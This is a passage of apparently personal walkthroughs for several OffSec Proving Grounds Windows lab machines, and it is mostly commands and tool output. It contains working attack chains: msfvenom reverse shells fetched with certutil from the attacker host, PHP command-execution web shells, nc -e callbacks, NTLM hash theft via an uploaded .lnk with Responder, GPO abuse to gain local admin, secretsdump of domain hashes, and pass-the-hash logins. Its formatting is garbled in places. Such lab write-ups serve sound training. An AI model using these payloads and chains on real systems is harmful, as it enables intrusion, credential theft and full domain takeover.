└─$ python3 rbcd.py -dc-ip 192.168.233.175 -t RESOURCEDC -f 'ATTACK' -hashes
:19a3a7550ce8c505c2d46b5e39d6f808 resourced\\l.livingstone
Impacket v0.12.0.dev1 - Copyright 2023 Fortra
```

```
[*] Starting Resource Based Constrained Delegation Attack against RESOURCEDC$
[*] Initializing LDAP connection to 192.168.233.175
[*] Using resourced\\l.livingstone account with password ***
[*] LDAP bind OK
[*] Initializing domainDumper()
[*] Initializing LDAPAttack()
[*] Writing SECURITY_DESCRIPTOR related to (fake) computer `ATTACK` into msDS-
AllowedToActOnBehalfOfOtherIdentity of target computer `RESOURCEDC`
[*] Delegation rights modified succesfully!
[*] ATTACK$ can now impersonate users on RESOURCEDC$ via S4U2Proxy
```

```
(kali㉿kali)-[~/pgplay/rbcd-attack]
└─$ impacket-getST -spn cifs/resourcedc.resourced.local resourced/attack\$: 'AttackerPC1!' -impersonate
Administrator -dc-ip 192.168.233.175
Impacket v0.12.0.dev1 - Copyright 2023 Fortra
```

```
[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_resourcedc.resourced.local@RESOURCED.LOCAL.ccache
```

```
(kali㉿kali)-[~/pgplay/rbcd-attack]
└─$ export KRB5CCNAME=./Administrator@cifs_resourcedc.resourced.local@RESOURCED.LOCAL.ccache
``` `resourcedc.resourced.local`/etc/hosts`
```

```
(kali㉿kali)-[~/pgplay]
└─$ sudo nano /etc/hosts
```

192.168.233.175 resourcedc.resourced.local

"" login,C:\Users\Administrator\Desktopget proof.txt

```
(kali㉿kali)-[~/pgplay/rbcd-attack]
└─$ impacket-psexec -k -no-pass resourcedc.resourced.local -dc-ip 192.168.233.175

C:\Users\Administrator\Desktop> type proof.txt
018ad9841f8e733d186e182d0534e6d4
```

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.208.55 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.208.55:21
Open 192.168.208.55:80
Open 192.168.208.55:135
Open 192.168.208.55:139
Open 192.168.208.55:443
Open 192.168.208.55:445
Open 192.168.208.55:5040
Open 192.168.208.55:7680
Open 192.168.208.55:3306
Open 192.168.208.55:49664
Open 192.168.208.55:49666
Open 192.168.208.55:49667
Open 192.168.208.55:49669
Open 192.168.208.55:49668
Open 192.168.208.55:49665

PORT      STATE SERVICE      REASON  VERSION
21/tcp    open  ftp          syn-ack  FileZilla ftpd 0.9.41 beta
| ftp-syst:
|_ SYST: UNIX emulated by FileZilla
80/tcp    open  http         syn-ack  Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
|_ http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_ http-favicon: Unknown favicon MD5: 56F7C04657931F2D0B79371B2D6E9820
|_ http-title: Welcome to XAMPP
|_ Requested resource was http://192.168.208.55/dashboard/
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
135/tcp   open  msrpc        syn-ack  Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     syn-ack  Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
445/tcp   open  microsoft-ds? syn-ack
3306/tcp   open  mysql?       syn-ack
|_ mysql-info:
|_ MySQL Error: Host '192.168.45.237' is not allowed to connect to this MariaDB server
|_ fingerprint-strings:
|_ NULL:
|_ Host '192.168.45.237' is not allowed to connect to this MariaDB server
5040/tcp   open  unknown      syn-ack
7680/tcp   open  pando-pub?   syn-ack
49664/tcp  open  msrpc        syn-ack  Microsoft Windows RPC
49665/tcp  open  msrpc        syn-ack  Microsoft Windows RPC
49666/tcp  open  msrpc        syn-ack  Microsoft Windows RPC
49667/tcp  open  msrpc        syn-ack  Microsoft Windows RPC
49668/tcp  open  msrpc        syn-ack  Microsoft Windows RPC
49669/tcp  open  msrpc        syn-ack  Microsoft Windows RPC
```

```

```

(kali㉿kali)-[~/pgplay]
└─$ smbclient -N -L 192.168.208.55

```

#### Sharename Type Comment

IPC\$ IPC Remote IPC  
Shenzi Disk

```

(kali㉿kali)-[~/pgplay]
└─$ smbclient -N //192.168.208.55/Shenzi
smb: > dir
. D 0 Thu May 28 11:45:09 2020
.. D 0 Thu May 28 11:45:09 2020
passwords.txt A 894 Thu May 28 11:45:09 2020
readme_en.txt A 7367 Thu May 28 11:45:09 2020

```

sess\_kk75u2q4rpgfjs3785h6hpipp A 3879 Thu May 28 11:45:09 2020  
why.tmp A 213 Thu May 28 11:45:09 2020  
xampp-control.ini A 178 Thu May 28 11:45:09 2020

## passwords.txt

### XAMPP Default Passwords

1. MySQL (phpMyAdmin):

User: root  
Password:  
(means no password!)

2. FileZilla FTP:

[ You have to create a new user on the FileZilla Interface ]

3. Mercury (not in the USB & lite version):

Postmaster: Postmaster (postmaster@localhost)  
Administrator: Admin (admin@localhost)

User: newuser  
Password: wampp

4. WEBDAV:

User: xampp-dav-unsecure  
Password: ppmax2011  
Attention: WEBDAV is not active since XAMPP Version 1.7.4.  
For activation please comment out the httpd-dav.conf and  
following modules in the httpd.conf

LoadModule dav\_module modules/mod\_dav.so  
LoadModule dav\_fs\_module modules/mod\_dav\_fs.so

Please do not forget to refresh the WEBDAV authentication (users and passwords).

5. WordPress:

User: admin  
Password: FeltHeadwallWight357  
``` Wordpress,Checkhttp://192.168.208.55/shenzi/canwordpresslogin,keylogin,hello dollyplugin

```
system($_GET['cmd']);  
``` Go to `192.168.208.55/shenzi/wp-content/plugins/hello.php?cmd=whoami`
```

shenzi/shenzi

```
└─(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp445
```

```
└─(kali㉿kali)-[~/pgplay]
└─$ msfvenom -p windows/shell_reverse_tcp lhost=192.168.45.237 lport=445 -f exe > met_445.exe
```

192.168.208.55/shenzi/wp-content/plugins/hello.php?cmd=certutil.exe -f -urlcache -split http://192.168.45.237/met\_445.exe  
c:/windows/temp/met\_445.exe

192.168.208.55/shenzi/wp-content/plugins/hello.php?cmd=c:/windows/temp/met\_445.exe  
``` wait for reverse shell,C:\Users\shenzi\Desktopget local.txt

```
C:\Users\shenzi\Desktop>type local.txt  
751d404e4c4a55d149f060ae4f662bf2  
``` use`winpeas.exe`
```

C:\Users\Public\Documents>certutil.exe -urlcache -f http://192.168.45.237/winPEASx64.exe winPEAS.exe  
C:\Users\Public\Documents>winPEAS.exe

◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆ Checking AlwaysInstallElevated  
◆ https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#alwaysinstallelevated  
AlwaysInstallElevated set to 1 in HKLM!  
AlwaysInstallElevated set to 1 in HKCU!

```
(kali㉿kali)-[~/pgplay]
└─$ msfvenom -p windows/shell_reverse_tcp lhost=192.168.45.237 lport=139 -f msi > shell.msi
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp139
```

```
C:\Users\Public\Documents>certutil.exe -urlcache -f http://192.168.45.237/shell.msi shell.msi
```

```
C:\Users\Public\Documents>msiexec /quiet /qn /i shell.msi
```

```
"" wait for reverse shell,C:\Users\Administrator\Desktopget proof.txt
```

```
C:\WINDOWS\system32>whoami
nt authority\system

C:\Users\Administrator\Desktop>type proof.txt
057ff14d0a67c29369686967c82d8a8c
```



```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.227.53 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.227.53:21
Open 192.168.227.53:135
Open 192.168.227.53:139
Open 192.168.227.53:445
Open 192.168.227.53:8080
Open 192.168.227.53:3306
Open 192.168.227.53:5040
Open 192.168.227.53:4443
Open 192.168.227.53:49669
Open 192.168.227.53:49668
Open 192.168.227.53:49667
Open 192.168.227.53:49665
Open 192.168.227.53:49666
Open 192.168.227.53:49664

PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack FileZilla ftpd 0.9.41 beta
| ftp-syst:
|_ SYST: UNIX emulated by FileZilla
135/tcp open msrpc syn-ack Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack Microsoft Windows netbios-ssn
445/tcp open microsoft-ds? syn-ack
3306/tcp open mysql? syn-ack
4443/tcp open http syn-ack Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
| http-title: Welcome to XAMPP
|_ Requested resource was http://192.168.227.53:4443/dashboard/
|_ http-favicon: Unknown favicon MD5: 6EB4A43CB64C97F76562AF703893C8FD
|_ http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
5040/tcp open unknown syn-ack
8080/tcp open http syn-ack Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
49664/tcp open msrpc syn-ack Microsoft Windows RPC
49665/tcp open msrpc syn-ack Microsoft Windows RPC
49666/tcp open msrpc syn-ack Microsoft Windows RPC
49667/tcp open msrpc syn-ack Microsoft Windows RPC
49668/tcp open msrpc syn-ack Microsoft Windows RPC
49669/tcp open msrpc syn-ack Microsoft Windows RPC
``` buster, find `http://192.168.227.53:8080/site`
```

```
(kali㉿kali)-[~/pgplay]
└─$ gobuster dir -u http://192.168.227.53:8080 -w /home/kali/SecLists/Discovery/Web-Content/common.txt
```

```
=====
Starting gobuster in directory enumeration mode
=====
/dashboard (Status: 301) [Size: 351] [--> http://192.168.227.53:8080/dashboard/]
/favicon.ico (Status: 200) [Size: 30894]
/img (Status: 301) [Size: 345] [--> http://192.168.227.53:8080/img/]
/index.php (Status: 302) [Size: 0] [--> http://192.168.227.53:8080/dashboard/]
/site (Status: 301) [Size: 346] [--> http://192.168.227.53:8080/site/]
Progress: 4727 / 4727 (100.00%)
```

```
(kali㉿kali)-[~/pgplay]
└─$ ffuf -u http://192.168.227.53:8080/site/index.php?page=FUZZ -w /usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-windows.txt

c:/WINDOWS/system32/drivers/etc/hosts [Status: 200, Size: 824, Words: 172, Lines: 22, Duration: 75ms]
C:/xampp/apache/logs/access.log [Status: 200, Size: 12286526, Words: 1480076, Lines: 102574, Duration: 105ms]
```

```
(kali㉿kali)-[~/pgplay]
└─$ msfvenom -p php/reverse_php LHOST=192.168.45.195 LPORT=445 -f raw > shell_445.php
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp445
```

http://192.168.227.53:8080/site/index.php?page=http://192.168.45.195/shell_445.php

whoami

stort\rupert

``` C:\Users\Public\Documentsdownloadreverse

```
(kali㉿kali)-[~/pgplay]
└─$ msfvenom -p windows/shell_reverse_tcp lhost=192.168.45.195 lport=139 -f exe > met_139.exe

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp139

cd Documents
certutil.exe -urlcache -f http://192.168.45.195/met_139.exe met_139.exe
met_139.exe
``` C:\Users\rupert\Desktop\local.txt
```

C:\Users\rupert\Desktop>type local.txt

1f923ca6359c94121d732dce24afe1db

``` C:\Backupcaninfo.txt``TFTP.EXE,5runTFTP.EXE,Checkfindcan,renamedownloadshell

```
C:\Backup>type info.txt
type info.txt
Run every 5 minutes:
C:\Backup\TFTP.EXE -i 192.168.234.57 get backup.txt

C:\Backup>icacls "C:\Backup\TFTP.EXE"
C:\Backup\TFTP.EXE BUILTIN\Users: (I) (F)
 BUILTIN\Administrators: (I) (F)
 NT AUTHORITY\SYSTEM: (I) (F)
 NT AUTHORITY\Authenticated Users: (I) (M)

(kali㉿kali)-[~/pgplay]
└─$ msfvenom -p windows/shell_reverse_tcp lhost=192.168.45.195 lport=4443 -f exe > met_4443.exe

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp4443

C:\Backup>rename TFTP.EXE TFTP_1.EXE
rename TFTP.EXE TFTP_1.EXE

C:\Backup>certutil.exe -urlcache -f http://192.168.45.195/met_4443.exe TFTP.EXE
``` wait for reverse shellget administratorshell,`C:\Users\Administrator\Desktop`get proof.txt
```

C:\Users\Administrator\Desktop>type proof.txt

5132c50262e766fc232ab3bb11f5274e

C:\Users\Administrator\Desktop>net user administrator admin

```
(kali㉿kali)-[~/pgplay]
└─$ impacket-psexec administrator@192.168.227.53
```

Password: admin

C:\WINDOWS\system32> whoami

nt authority\system

tags: Offsec PG Practice Easy Windows # Squid

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.214.189 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.214.189:135
Open 192.168.214.189:139
Open 192.168.214.189:445
Open 192.168.214.189:3128
Open 192.168.214.189:49666
Open 192.168.214.189:49667

PORT      STATE SERVICE      REASON  VERSION
135/tcp    open  msrpc        syn-ack Microsoft Windows RPC
139/tcp    open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds? syn-ack
3128/tcp   open  http-proxy   syn-ack Squid http proxy 4.14
49666/tcp  open  msrpc        syn-ack Microsoft Windows RPC
49667/tcp  open  msrpc        syn-ack Microsoft Windows RPC
``` Refer to [hacktricks] (https://book.hacktricks.xyz/network-services-pentesting/3128-pentesting-squid)
for scanning
```

```
(kali㉿kali)-[~/pgplay]
└─$ git https://github.com/aancw/spose.git

(kali㉿kali)-[~/pgplay/spose]
└─$ python3 spose.py --proxy http://192.168.162.189:3128 --target 192.168.162.189
Using proxy address http://192.168.162.189:3128
192.168.162.189 3306 seems OPEN
192.168.162.189 8080 seems OPEN
Modify your browser proxy to access the site. Check `http://192.168.162.189:8080/phpmyadmin/` to login
with the default account `root` (empty password). Then visit `http://192.168.162.189:8080/?phpinfo=-1` to
find upload paths ![Squid_1.png] (picture/Squid_1.png)
DOCUMENT_ROOT C:/wamp/www
phpmyadminshell ![Squid_2.png] (picture/Squid_2.png)
SELECT "<?php echo system($_GET['cmd']); ?>" into OUTFILE 'C:/wamp/www/shell.php'
``` Check http://192.168.162.189:8080/shell.php?cmd=whoami
shell.php? Squid\_3.png create a reverse shell, Open nc
```

```
(kali㉿kali)-[~/pgplay]
└─$ msfvenom -p windows/shell_reverse_tcp lhost=192.168.45.228 lport=9001 -f exe > met_9001.exe

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9001

http://192.168.162.189:8080/shell.php?cmd=certutil.exe -urlcache -f http://192.168.45.228/met_9001.exe
met_9001.exe
http://192.168.162.189:8080/shell.php?cmd=met_9001.exe
``` wait for reverse shell, `C:\local.txt`
```

C:>type local.txt  
ccd3073711e018da88ae587d78b55496  
``` From the writeup I found this tool, [FullPowers \(https://github.com/itm4n/FullPowers/releases/tag/v0.1\)](https://github.com/itm4n/FullPowers/releases/tag/v0.1), which I found useful. It can help  
a local service user escalate to SYSTEM; here I used it to get SeImpersonatePrivilege and then used PrintSpoofer

```
PS C:\Users\Public\Documents> certutil.exe -urlcache -f http://192.168.45.228/FullPowers.exe
FullPowers.exe

PS C:\Users\Public\Documents> whoami
nt authority\local service
PS C:\Users\Public\Documents> certutil.exe -urlcache -f http://192.168.45.228/nc.exe nc.exe

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9002

PS C:\Users\Public\Documents> ./FullPowers.exe -c "C:\Users\Public\Documents\nc.exe 192.168.45.228 9002 -e
cmd" -z
``` wait for the reverse shell, check privileges, then download `PrintSpoofer`
```

```
C:\Windows\system32>whoami /priv
whoami /priv
```

## PRIVILEGES INFORMATION

```
Privilege Name Description State
```

```
=====
```

```
SeAssignPrimaryTokenPrivilege Replace a process level token Enabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Enabled
SeAuditPrivilege Generate security audits Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

```
C:\Users\Public\Documents>certutil.exe -urlcache -f http://192.168.45.228/PrintSpoofer64.exe PrintSpoofer.exe
```

```
└─(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9003
```

```
C:\Users\Public\Documents>PrintSpoofer.exe -i -c "C:\Users\Public\Documents\nc.exe 192.168.45.228 9003 -e cmd"
''' after waiting for the reverse shell,C:\Users\Administrator\Desktopget proof.txt
```

```
C:\Users\Administrator\Desktop>type proof.txt
4af6926a34d04aca5c4c6434181eb8f5
```

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.172.172 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.172.172:53
Open 192.168.172.172:88
Open 192.168.172.172:135
Open 192.168.172.172:139
Open 192.168.172.172:389
Open 192.168.172.172:445
Open 192.168.172.172:464
Open 192.168.172.172:593
Open 192.168.172.172:636
Open 192.168.172.172:3268
Open 192.168.172.172:3269
Open 192.168.172.172:5985
Open 192.168.172.172:9389
Open 192.168.172.172:49666
Open 192.168.172.172:49668
Open 192.168.172.172:49667
Open 192.168.172.172:49674
Open 192.168.172.172:49675
Open 192.168.172.172:49680
Open 192.168.172.172:49707

PORT STATE SERVICE REASON VERSION
53/tcp open domain syn-ack Simple DNS Plus
88/tcp open kerberos-sec syn-ack Microsoft Windows Kerberos (server time: 2024-04-26 09:00:42Z)
135/tcp open msrpc syn-ack Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack Microsoft Windows netbios-ssn
389/tcp open ldap syn-ack Microsoft Windows Active Directory LDAP (Domain: vault.offsec0.,
Site: Default-First-Site-Name)
445/tcp open microsoft-ds? syn-ack
464/tcp open kpasswd5? syn-ack
593/tcp open ncacn_http syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped syn-ack
3268/tcp open ldap syn-ack Microsoft Windows Active Directory LDAP (Domain: vault.offsec0.,
Site: Default-First-Site-Name)
3269/tcp open tcpwrapped syn-ack
5985/tcp open http syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open mc-nmf syn-ack .NET Message Framing
49666/tcp open msrpc syn-ack Microsoft Windows RPC
49667/tcp open msrpc syn-ack Microsoft Windows RPC
49668/tcp open msrpc syn-ack Microsoft Windows RPC
49674/tcp open ncacn_http syn-ack Microsoft Windows RPC over HTTP 1.0
49675/tcp open msrpc syn-ack Microsoft Windows RPC
49680/tcp open msrpc syn-ack Microsoft Windows RPC
49707/tcp open msrpc syn-ack Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```


Use `enum4linux-ng` to find the user `ntbtduzy`; try CrackMapExec (CME) (guest may work)


```

```

(kali㉿kali)-[~/pgplay/enum4linux-ng]
└─$ python3 enum4linux-ng.py 192.168.172.172

=====
| RPC Session Check on 192.168.172.172 |
=====
[] Check for null session
[-] Could not establish null session: STATUS_ACCESS_DENIED
[] Check for random user
[+] Server allows session using username 'ntbtduzy', password ''
[H] Rerunning enumeration with user 'ntbtduzy' might give more results

(kali㉿kali)-[~/pgplay]
└─$ crackmapexec smb 192.168.172.172 -u ntbtduzy -p "" --shares
SMB 192.168.172.172 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:vault.offsec) (signing:True)

```

```
(SMBv1:False)
SMB 192.168.172.172 445 DC [+] vault.offsec\ntbtduzy:
SMB 192.168.172.172 445 DC [+] Enumerated shares
SMB 192.168.172.172 445 DC Share Permissions Remark
SMB 192.168.172.172 445 DC --- ---
SMB 192.168.172.172 445 DC ADMIN$ Remote Admin
SMB 192.168.172.172 445 DC C$ Default share
SMB 192.168.172.172 445 DC DocumentsShare READ,WRITE
SMB 192.168.172.172 445 DC IPC$ READ Remote IPC
SMB 192.168.172.172 445 DC NETLOGON Logon server share
SMB 192.168.172.172 445 DC SYSVOL Logon server share
``` Try NTLM Theft: first download ntlm\_theft \(https://github.com/Greenwolf/ntlm\_theft\) and create a lnk file
```

```
(kali㉿kali)-[~/pgplay/ntlm_theft]
└─$ python3 ntlm_theft.py -g lnk -s 192.168.45.189 -f test
Created: test/test.lnk (BROWSE TO FOLDER)
Generation Complete.
``` Start responder, then use smbclient to login to `DocumentsShare` and upload the `test.lnk`
```

```
(kali㉿kali)-[~/pgplay]
└─$ sudo responder -l tun0

(kali㉿kali)-[~/pgplay]
└─$ smbclient -N //192.168.172.172/DocumentsShare
Try "help" to get a list of possible commands.
smb: > put test.lnk
```

[+] Listening for events...

```
[SMB] NTLMv2-SSP Client : 192.168.172.172
[SMB] NTLMv2-SSP Username : VAULT\anirudh
[SMB] NTLMv2-SSP Hash :
anirudh::VAULT:2f856e465c941210:6DEDB7538B40FFD6E6C5697039F28756:01010000000000000F891E69897DA014B03EA1A2D10
``` Then use john to crack the NTLM hash, obtaining user anirudh and password SecureHM
```

```
(kali㉿kali)-[~/pgplay]
└─$ john vault --wordlist=/home/kali/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
SecureHM (anirudh)
``` Log in with `evil-winrm`; on `C:\Users\anirudh\Desktop` get local.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ evil-winrm -i 192.168.236.172 -u anirudh -p SecureHM
```

```
Evil-WinRM PS C:\Users\anirudh\Desktop> type local.txt
a36dcf92ca6fcb690b939a31ba023087
``` Check whoami /priv — it shows SeRestorePrivilege. Use net user for account details
```

```
Evil-WinRM PS C:\Users\anirudh\Documents> whoami /priv
```

# PRIVILEGES INFORMATION

| Privilege Name                | Description                         | State   |
|-------------------------------|-------------------------------------|---------|
| SeMachineAccountPrivilege     | Add workstations to domain          | Enabled |
| SeSystemtimePrivilege         | Change the system time              | Enabled |
| SeBackupPrivilege             | Back up files and directories       | Enabled |
| SeRestorePrivilege            | Restore files and directories       | Enabled |
| SeShutdownPrivilege           | Shut down the system                | Enabled |
| SeChangeNotifyPrivilege       | Bypass traverse checking            | Enabled |
| SeRemoteShutdownPrivilege     | Force shutdown from a remote system | Enabled |
| SeIncreaseWorkingSetPrivilege | Increase a process working set      | Enabled |
| SeTimeZonePrivilege           | Change the time zone                | Enabled |

```
Evil-WinRM PS C:\Users\anirudh\Documents> net user anirudh
```

User name anirudh

Full Name

Comment

User's comment

Country/region code 000 (System Default)

Account active Yes

Account expires Never

Password last set 11/19/2021 1:59:51 AM

Password expires Never

Password changeable 11/20/2021 1:59:51 AM

Password required Yes

User may change password Yes

Workstations allowed All

Logon script

User profile

Home directory

Last logon 3/23/2024 5:01:35 AM

Logon hours allowed All

Local Group Memberships \*Remote Management Use\*Server Operators

Global Group memberships \*Domain Users

The command completed successfully.

``` Then use `BloodHound`

See [SharpGPOAbuse - Abuse GPO] (<https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/acl-persistence-abuse#sharpgpoabuse-abuse-gpo>)

```
Evil-WinRM PS C:\Users\anirudh\Documents> upload /home/kali/pgplay/SharpGPOAbuse.exe
```

```
Evil-WinRM PS C:\Users\anirudh\Documents> ./SharpGPOAbuse.exe --AddLocalAdmin --UserAccount anirudh --GPOName "DEFAULT DOMAIN POLICY"
```

```
Evil-WinRM PS C:\Users\anirudh\Documents> gpupdate /force
```

```
Evil-WinRM PS C:\Users\anirudh\Documents> net user anirudh
```

User name anirudh

Full Name

Comment

User's comment

Country/region code 000 (System Default)

Account active Yes

Account expires Never

Password last set 11/19/2021 1:59:51 AM

Password expires Never

Password changeable 11/20/2021 1:59:51 AM

Password required Yes

User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon 3/23/2024 5:01:35 AM

Logon hours allowed All

Local Group Memberships *Administrators *Remote Management Use
*Server Operators

Global Group memberships *Domain Users

The command completed successfully.

``` secretdump

```
(kali㉿kali)-[~/pgplay]
└─$ impacket-secretsdump vault.offsec/anirudh:SecureHM@192.168.208.172

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:54ff9c380cf1a80c23467ff51919146e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:c660d4355b25d08a42130cb43d93418c:::
anirudh:1103:aad3b435b51404eeaad3b435b51404ee:74c8075e8506407ebe49bb8de63f6057:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:8ec06d8ac0def0ea0e43a14b1a978351:::
``` Log in with `evil-winrm`; on `C:\Users\Administrator\Desktop` get proof.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ evil-winrm -i 192.168.208.172 -u administrator -H 54ff9c380cf1a80c23467ff51919146e
```

Evil-WinRM PS C:\Users\Administrator\Desktop> type proof.txt
1c15d60684fe9e5c29272a073e2fb534

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.172.119 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.172.119:21
Open 192.168.172.119:80
Open 192.168.172.119:135
Open 192.168.172.119:139
Open 192.168.172.119:445
Open 192.168.172.119:2290
Open 192.168.172.119:3389
Open 192.168.172.119:5985

PORT      STATE SERVICE      REASON  VERSION
21/tcp    open  ftp          syn-ack  Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http         syn-ack  Microsoft IIS httpd 10.0
135/tcp   open  msrpc        syn-ack  Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
2290/tcp  open  http         syn-ack  Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
3389/tcp  open  ms-wbt-server syn-ack  Microsoft Terminal Services
5985/tcp  open  http         syn-ack  Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
``` Check `http://192.168.172.119:2290` - you can see the site

```

ERROR: missing parameter "c"

Go to `http://192.168.172.119:2290/?c=` to see the output

0

<span id="MyLabel">0</span>

<!--

AES-256-CBC-PKCS7 ciphertext: 4358b2f77165b5130e323f067ab6c8a92312420765204ce350b1fbb826c59488

Victor's TODO: Need to add authentication eventually..

-->

``` Search for AES-256-CBC-PKCS7 ciphertext on Google to find [Padding Oracle Attack \(https://github.com/mpgn/Padding-oracle-attack\)](https://github.com/mpgn/Padding-oracle-attack) and use it

```
(kali㉿kali)-[~/pgplay/Padding-oracle-attack]
└─$ python3 exploit.py -c 4358b2f77165b5130e323f067ab6c8a92312420765204ce350b1fbb826c59488 -l 16 --host 192.168.172.119:2290 -u /?c= -v --error '<span id="MyLabel">0</span>'

...
[+] Found 15 bytes : 6f726d416c6f655661743704040404

[+] Test [Byte 087/256 - Block 1 ]: 0427D08A2019CA6648435B216EA2DCBD
[+] HTTP 200 OK
[+] Block M_Byte : 576f726d416c6f655661743704040404
[+] Block C_{i-1}: 4358B2F77165B5130E323F067AB6C8A9
[+] Block Padding: 10101010101010101010101010101010

[+] Found 16 bytes : 576f726d416c6f655661743704040404

[+] Decrypted value (HEX): 576F726D416C6F655661743704040404
[+] Decrypted value (ASCII): WormAloeVat7
``` You obtain a password `WormAloeVat7`; try RDP with it, and on the Desktop get local.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ xfreerdp /u:victor /p:WormAloeVat7 /cert-ignore /size:smart-size /v:192.168.172.119

C:\Users\victor\Desktop>type local.txt
79d8c8413d3039195a95a2b45b69b5bd
``` In C:\Users\victor\Downloads you can find backup.rar
```

```
(kali㉿kali)-[~/pgplay]
└─$ impacket-smbserver -smb2support -user user -password user share .

PS C:\Users\victor\Desktop> net use \\192.168.45.245 user /u:user
The command completed successfully.

PS C:\Users\victor\Downloads> copy backup.rar //192.168.45.245/share/backup.rar
``` Use `victor`'s password to extract it
```

```
(kali㉿kali)-[~/pgplay]
└─$ unrar e backup.rar

UNRAR 7.01 beta 1 freeware Copyright (c) 1993-2024 Alexander Roshal

Enter password (will not be echoed) for backup.rar: WormAloeVat7

Extracting from backup.rar

Extracting backup.txt OK
All OK
```

---

```
(kali㉿kali)-[~/pgplay]
└─$ base64 -d backup.txt
Administrator:EverywayLabelWrap375
``` Log in as Administrator; on C:\Users\Administrator\Desktop get proof.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ xfreerdp /u:administrator /p:EverywayLabelWrap375 /cert-ignore /size:smart-size /v:192.168.172.119

C:\Users\Administrator\Desktop>type proof.txt
92b7e77313f70054c89ab98cae43e283
```